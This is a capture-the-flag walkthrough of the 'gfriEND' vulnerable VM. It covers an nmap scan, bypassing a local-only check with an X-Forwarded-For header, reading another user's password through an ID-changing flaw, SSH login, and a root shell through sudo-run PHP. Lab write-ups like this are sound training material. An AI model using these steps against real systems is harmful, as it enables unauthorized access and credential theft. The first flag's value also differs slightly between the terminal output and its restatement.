
# PORT AND SERVICE DISCOVERY

First I collected the ip address of the vulnerable machine using netdiscover. I confirmed the ip addressed by matching the mac address given by the VM.




Then I did a nmap scan to find out the open ports and the running services on those ports.

```
t® kali)-[/home/kali]
nmap -sV -sC -A -p- 192.168.160.137
Starting Nmap 7.91 (https://nmap.org) at 2022-02-07 05:01 EST
Nmap scan report for 192.168.160.137
Host is up (0.0011s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux
 ssh-hostkey:
    1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
    2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
    256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
   256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:25:A9:CA (VMware)
Device type: general purpose
Running: Linux 3.X 4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
TRACEROUTE
HOP RTT
            ADDRESS
   1.15 ms 192.168.160.137
OS and Service detection performed. Please report any incorrect resul
Nmap done: 1 IP address (1 host up) scanned in 28.39 seconds
```


### HTTP ENUMERATION

Since http port was open I looked for the website.




Who are you? Hacker? Sorry This Site Can Only Be Accessed local!

I found nothing interesting there. So I looked at the page source to find some clues.



I found a message telling me to use x-forwarded-for.


I added a new request header on burpsuite.




Then I intercepted the request and forwarded it. I looked at the http history and found an index file.



I was able to access the web page for the Ceban Corp company.




I didn't know what to do further so I decided to register a test account so I can use that account to test further.



Then I logged in using my test user credentials.





Inspiring The People To Great Again!

Dashboard | Profile | Logout

#### Wellcome Back!

Are you ready for Inspiring The People? Let's Do It!

Looked like there is possibility of SQL injection.

I found something interesting, the profile page as the credentials autofilled. I tried to find other users.

# Welcome To Ceban Corp


Inspiring The People To Great Again!

Dashboard | Profile | Logout




Password ----Change

I found alice's account by changing the value of the user\_id.



I looked at the burpsuite http history and inspected the response and found alice's password.



### SSH USER ACCESS

I tried to login via ssh using alice's credentials.

I was able to successfully login.

```
(root ♠ kali)-[/home/kali]
# ssh alice@192.168.160.137
The authenticity of host '192.168.160.137 (192.168.160.137)' can't be established.
ECDSA key fingerprint is SHA256:lE5D8AvkJqcIwHiNuI9aSnC3ohlDrhPhjDljqSDy9sY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.160.137' (ECDSA) to the list of known hosts.
alice@192.168.160.137's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$
```

```
alice@gfriEND:-$ whoami
alice
alice@gfriEND:-$ id
uid=1000(alice) gid=1001(alice) groups=1001(alice)
alice@gfriEND:-$ uname -a
Linux gfriEND 4.4.0-142-generic #168-14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
alice@gfriEND:-$
```

```
alice@gfriEND:~$ cd .my_secret
alice@gfriEND:~/.my_secret$ ls
flag1.txt my_notes.txt
alice@gfriEND:~/.my_secret$ cat flag1.txt
freattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will
be hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f2lb2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/.my_secret$
```

Flag1: gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}

# PRIVILEGE ESCALATION

First I looked for sudo rights. I found that alice can run the php program as a sudo user.

So I executed the /bin/bash command using /bin/php.

```
alice@gfriEND:~$ sudo /usr/bin/php -r "system('/bin/bash');"
root@gfriEND:~# whoami
root
root@gfriEND:~# id
uid=0(root) gid=0(root) groups=0(root)
root@gfriEND:~#
```

I was able to access to root finally. Then I looked for the final flag.

Finally I found the flag.

Flag2: gfriEND{56fbeef560930e77ff984b644fde66e7}